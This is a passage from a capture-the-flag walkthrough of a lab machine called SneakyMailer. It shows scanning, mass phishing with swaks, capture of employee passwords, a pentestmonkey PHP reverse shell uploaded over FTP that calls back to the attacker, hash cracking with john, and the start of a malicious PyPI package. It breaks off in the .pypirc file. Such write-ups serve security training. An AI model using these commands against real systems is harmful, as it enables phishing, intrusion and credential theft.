We start off by doing our port scan using masscan:

masscan -e tun0 -p1-65535 10.10.10.197 --rate=1000


```
root@kali:~# masscan -e tun0 -p1-65535 10.10.10.197 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-08-10 11:48:29 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 22/tcp on 10.10.10.197
Discovered open port 993/tcp on 10.10.10.197
Discovered open port 25/tcp on 10.10.10.197
Discovered open port 80/tcp on 10.10.10.197
Discovered open port 143/tcp on 10.10.10.197
Discovered open port 21/tcp on 10.10.10.197
Discovered open port 8080/tcp on 10.10.10.197
```

I like to run masscan before nmap incase any ports are missed out.


nmap -sV -v -Pn -n -p- 10.10.10.197

```
root@kali:~# nmap -sV -v -Pn -n -p- 10.10.10.197
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 19:49 +08
NSE: Loaded 45 scripts for scanning.
Initiating SYN Stealth Scan at 19:49
Scanning 10.10.10.197 [65535 ports]
Discovered open port 21/tcp on 10.10.10.197
Discovered open port 25/tcp on 10.10.10.197
Discovered open port 8080/tcp on 10.10.10.197
Discovered open port 993/tcp on 10.10.10.197
Discovered open port 80/tcp on 10.10.10.197
Discovered open port 143/tcp on 10.10.10.197
Discovered open port 22/tcp on 10.10.10.197
Completed SYN Stealth Scan at 19:49, 19.73s elapsed (65535 total ports)
Initiating Service scan at 19:49
Scanning 7 services on 10.10.10.197
Completed Service scan at 19:49, 10.07s elapsed (7 services on 1 host)
NSE: Script scanning 10.10.10.197.
Initiating NSE at 19:49
Completed NSE at 19:49, 0.11s elapsed
Initiating NSE at 19:49
Completed NSE at 19:49, 0.04s elapsed
Nmap scan report for 10.10.10.197
Host is up (0.013s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25/tcp   open  smtp     Postfix smtpd
80/tcp   open  http     nginx 1.14.2
143/tcp  open  imap     Courier Imapd (released 2018)
993/tcp  open  ssl/imap Courier Imapd (released 2018)
8080/tcp open  http     nginx 1.14.2
Service Info: Host:  debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We check the ftp for anonymous login (anonymous:anonymous) but we are unable to login. There's two http port open, 80 and 8080. Let us try to access them:




We need further configuration to access port 8080. Now we try port 80.




We got redirected to sneakycorp.htb when accessing port 80. We need to add the domain in /etc/hosts to access the website:

```
root@kali:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.197 sneakycorp.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Now we can see an employee dashboard when accessing http://sneakycorp.htb:



In the Team tab, there are a bunch of employee's information with their emails:



We notice that the SMTP (Port 25) and various mail ports (Port 143 and 993) are open when running nmap. Maybe we should send emails to the employees to phish for their credentials? We use ceWL to save the emails to an email list:

cewl -n -e --email_file email_list.txt http://sneakycorp.htb

-n for no wordlist ouput, -e to specify gathering email and –email_file to specify the email output list.

```
root@kali:~/Downloads/SneakyMailer# cewl -n -e --email_file email_list.txt sneakycorp.htb
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~/Downloads/SneakyMailer# wc -l email_list.txt
57 email_list.txt
```

We checked the number of emails with wc -l to ensure we obtained all the emails.

To send an email using SMTP, we will be using telnet on Port 25:

telnet 10.10.10.197 25

MAIL FROM: phishing@phisher.com

RCPT TO: airisatou@sneakymailer.htb

DATA

Click on this link for $1000!

http://10.10.14.26:1337

.

Ctrl+]

quit

```
root@kali:~/Downloads/SneakyMailer# telnet 10.10.10.197 25
Trying 10.10.10.197 ...
Connected to 10.10.10.197.
Escape character is '^]'.
220 debian ESMTP Postfix (Debian/GNU)
MAIL FROM: phishing@phisher.com
250 2.1.0 Ok
RCPT TO: airisatou@sneakymailer.htb
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Click on this link for $1000!
http://10.10.14.26:1337
.
250 2.0.0 Ok: queued as 84F552468B
^]
telnet> quit
Connection closed.
```

We are sending an email from phishing@phisher.com with our phishing link (tunnel interface). Then we start a netcat listener on another terminal:

```
root@kali:~# nc -lvnp 1337
listening on [any] 1337 ...
```

However, we have 57 emails to send. We use a tool called Swaks to help us automate the process. Swaks is a SMTP test tool which allow us to send emails through the terminal:

while read email;do swaks -f phishing@phisher.com -t $email -s 10.10.10.197 -p 25 --body 'Click on this link for $1000! http://10.10.14.26:1337 '; done < /root/Downloads/SneakyMailer/email_list.txt

-f to specify our MAIL FROM, -t to specify out RCPT TO, -s to specify the server, -p for the port, --body for the content.

```
←  220 debian ESMTP Postfix (Debian/GNU)
 →  EHLO kali
←  250-debian
←  250-PIPELINING
←  250-SIZE 10240000
←  250-VRFY
←  250-ETRN
←  250-STARTTLS
←  250-ENHANCEDSTATUSCODES
←  250-8BITMIME
←  250-DSN
←  250-SMTPUTF8
←  250 CHUNKING
 →  MAIL FROM:<phishing@phisher.com>
←  250 2.1.0 Ok
 →  RCPT TO:<paulbyrd@sneakymailer.htb>
←  250 2.1.5 Ok
 →  DATA
←  354 End data with <CR><LF>.<CR><LF>
 →  Date: Mon, 10 Aug 2020 20:56:06 +0800
 →  To: paulbyrd@sneakymailer.htb
 →  From: phishing@phisher.com
 →  Subject: test Mon, 10 Aug 2020 20:56:06 +0800
 →  Message-Id: <20200810205606.249801@kali>
 →  X-Mailer: swaks v20190914.0 jetmore.org/john/code/swaks/
 →
 →  Click on this link for $1000! http://10.10.14.26:1337
 →
 →
 →  .
←  250 2.0.0 Ok: queued as F02AF246B9
 →  QUIT
```

We waited for a response. Indeed, we received a response from paulbyrd@sneakymailer.htb:

```
root@kali:~# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.197] 40670
POST / HTTP/1.1
Host: 10.10.14.26:1337
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv
2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
```

We decode it using a urldecoder:

firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpasswor
d=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht


Looks like we got a password, **^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht** , from Paul Byrd. Let us try to use his credential to access his mailbox. To make viewing easier, we will be using Evolution mail client. To install:

apt-get install evolution


Launch the app:

evolution


Fill in the information as seen below:




For receiving emails, we will be using the secure IMAP port (993):




For sending emails, we will be using the SMTP port (25):




We fill in paulbyrd's credentials:



We are in! Notice that there are two emails in the Sent Items tab:



Looks like there is an old credential for the developer account here (developer: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C). This credential can be useful if it was not changed. We could use it to try different login. Another email was asking low to do module testing in the PyPI service. Let us keep this in mind.



I tried to SSH into the server with the developer's credential, but it was not it. Let me try to connect to the FTP server instead:

ftp 10.10.10.197

```
root@kali:~/Downloads/SneakyMailer# ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:root): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Our login is successful! Let us see what we can find here:

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jun 23 08:15 .
drwxr-xr-x    3 0        0            4096 Jun 23 08:15 ..
drwxrwxr-x    8 0        1001         4096 Aug 11 01:11 dev
226 Directory send OK.
ftp> cd dev
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    8 0        1001         4096 Aug 11 01:11 .
drwxr-xr-x    3 0        0            4096 Jun 23 08:15 ..
drwxr-xr-x    2 0        0            4096 May 26 19:52 css
drwxr-xr-x    2 0        0            4096 May 26 19:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 09:44 index.php
drwxr-xr-x    3 0        0            4096 May 26 19:52 js
drwxr-xr-x    2 0        0            4096 May 26 19:52 pypi
drwxr-xr-x    4 0        0            4096 May 26 19:52 scss
-rwxr-xr-x    1 0        0           26523 May 26 20:58 team.php
drwxr-xr-x    8 0        0            4096 May 26 19:52 vendor
```

We found a dev folder which contain the pages in the port 80 website, for example team.php. This could mean that the website is loaded from the dev directory in the FTP server. Since we have access to the FTP server, we can upload files into it. Let us upload a reverse shell in the FTP server to get our foothold. I like to use the php reverse shell from pentestmonkey:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.26';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

In the php code, we change the IP address to our own and choose a random unused port. Then we setup our listener:


nc -lvnp 1234

We upload the shell:

put /root/Downloads/SneakyMailer/reverseshell.php /dev/reverseshell.php

```
ftp> put /root/Downloads/SneakyMailer/reverseshell.php /dev/reverseshell.php
local: /root/Downloads/SneakyMailer/reverseshell.php remote: /dev/reverseshell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5489 bytes sent in 0.00 secs (2.6213 MB/s)
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxr-x    8 0        1001         4096 Aug 11 05:29 .
drwxr-xr-x    3 0        0            4096 Jun 23 08:15 ..
drwxr-xr-x    2 0        0            4096 May 26 19:52 css
drwxr-xr-x    2 0        0            4096 May 26 19:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 09:44 index.php
drwxr-xr-x    3 0        0            4096 May 26 19:52 js
drwxr-xr-x    2 0        0            4096 May 26 19:52 pypi
--wxrw-rw-    1 1001     1001         5489 Aug 11 05:29 reverseshell.php
drwxr-xr-x    4 0        0            4096 May 26 19:52 scss
-rwxr-xr-x    1 0        0           26523 May 26 20:58 team.php
drwxr-xr-x    8 0        0            4096 May 26 19:52 vendor
```

Then we try to access it via http://sneakycorp.htb/reverseshell.php:



But it was not a valid page. Maybe it was in a subdomain? Let us try to fuzz for subdomain:

wfuzz -u 10.10.10.197 -H "HOST:FUZZ.sneakycorp.htb" --hc 404,301 -w /usr/share/wfuzz/wordlist/general/common.txt

```
root@kali:~# wfuzz -u 10.10.10.197 -H "HOST:FUZZ.sneakycorp.htb" --hc 404,301 -w /usr/share/wfuzz/wordlist/general/common.txt

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more informatio
n.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.197/
Total requests: 949

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000256:   200        340 L    989 W    13737 Ch    "dev"
```

We found the subdomain, which is the same name as the directory in the FTP server. We add this subdomain in our /etc/hosts:

```
root@kali:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.197 sneakycorp.htb dev.sneakycorp.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Now, we upload our reverseshell again and access http://dev.sneakycorp.htb/reverseshell.php. Watch our listener:

```
root@kali:~# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.197] 55470
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
 13:06:00 up  1:23,  0 users,  load average: 0.03, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

We obtained a shell as www-data! To get an interactive shell, we run the following commands:

python -c "import pty;pty.spawn('/bin/bash')"

Ctrl+Z

stty raw -echo

fg

Enter

Enter

export TERM=xterm-256color

stty rows 37 columns 151

```
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@sneakymailer:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@kali:~# stty raw -echo
root@kali:~# nc -lvnp 1234

www-data@sneakymailer:/$ export TERM=xterm-256color
www-data@sneakymailer:/$ stty rows 37 columns 151
www-data@sneakymailer:/$
```

For the rows and columns values, you can check the current settings using:


stty -a

```
root@kali:~# stty -a
speed 38400 baud; rows 37; columns 151; line = 0;
intr = ^C; quit = ^\; erase = ^H; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rpr
werase = ^W; lnext = ^V; discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl -ixon -ixoff -iuclc -ixany -imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke -flusho -extproc
```

First thing to check who are the users in the home directory:

```
www-data@sneakymailer:/home$ ls -la
total 16
drwxr-xr-x  4 root  root  4096 May 14 17:10 .
drwxr-xr-x 18 root  root  4096 May 14 05:30 ..
drwxr-xr-x  8 low   low   4096 Jun  8 03:47 low
drwx------  5 vmail vmail 4096 May 19 21:10 vmail
```


We see low and vmail. The user low sounds familiar. He was mentioned in the email from Paul Byrd to test the modules in the PyPI service. We should check out /var/www:




```
www-data@sneakymailer:/home$ cd /var/www
www-data@sneakymailer:~$ ls -la
total 24
drwxr-xr-x  6 root root 4096 May 14 18:25 .
drwxr-xr-x 12 root root 4096 May 14 13:09 ..
drwxr-xr-x  3 root root 4096 Jun 23 08:15 dev.sneakycorp.htb
drwxr-xr-x  2 root root 4096 May 14 13:12 html
drwxr-xr-x  4 root root 4096 May 15 14:29 pypi.sneakycorp.htb
drwxr-xr-x  8 root root 4096 Jun 23 09:48 sneakycorp.htb
```

There is a pypi subdomain. Let us put it in our /etc/hosts and access http://pypi.sneakycorp.htb:8080:

```
root@kali:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.197 sneakycorp.htb dev.sneakycorp.htb pypi.sneakycorp.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with `pip`, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

To use this server with `easy_install`, run the following command:

```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found here or via the simple index.

This instance is running version 1.3.2 of the pypiserver software.

So, this is the PyPI server that low is supposed to install packages from. Let us check out the pypi.sneakycorp.htb directory:

```
www-data@sneakymailer:~$ cd pypi.sneakycorp.htb/
www-data@sneakymailer:~/pypi.sneakycorp.htb$ ls -la
total 20
drwxr-xr-x 4 root root     4096 May 15 14:29 .
drwxr-xr-x 6 root root     4096 May 14 18:25 ..
-rw-r--r-- 1 root root       43 May 15 14:29 .htpasswd
drwxrwx--- 2 root pypi-pkg 4096 Jun 30 02:24 packages
drwxr-xr-x 6 root pypi     4096 May 14 18:25 venv
```

We found a .htpasswd file:

```
www-data@sneakymailer:~/pypi.sneakycorp.htb$ cat .htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

Looks like there is a password hash in it with user pypi. We should try to crack it. $apr1 is a MD5 hash. We put the password hash in a text file:

```
root@kali:~/Downloads/SneakyMailer# cat hash.txt
$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

We use john to help us crack the password:

john --format=md5crypt hash.txt -w=/usr/share/wordlists/rockyou.txt

```
root@kali:~/Downloads/SneakyMailer# john --format=md5crypt hash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
soufianeelhaoui  (?)
1g 0:00:00:46 DONE (2020-08-12 01:47) 0.02143g/s 76616p/s 76616c/s 76616C/s soufoxinthemyx..soufflekimiamo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We managed to get the credentials(pypi:soufianeelhaoui). Now we have the credentials of the PyPI server, what can we do? Remember that low will install packages from the local PyPI repository. This means that if we upload a package with a reverse shell into the local PyPI, we can get the shell executed by low! Armed with this knowledge, I found a site that teaches us how to upload packages into private PyPI repository, https://www.linode.com/docs/applications/project-management/how-to-create-a-private-python-package-repository/. We create the directories and files as seen in the directory tree below:

```
maliciouspkg/
    maliciouspkg/
        __init__.py
    .pypirc
    setup.py
```

__init__.py is an empty python file for us to treat our directory(maliciouspkg) as a package.

.pypirc is a configuration file for uploading the package to the repository.

setup.py is a python file for containing our setup information for our package. This is where we inject our malicious code.

Content of .pypirc:

```
1  [distutils]
2  index-servers =
3    pypi
4    maliciouspkg
5  [pypi]
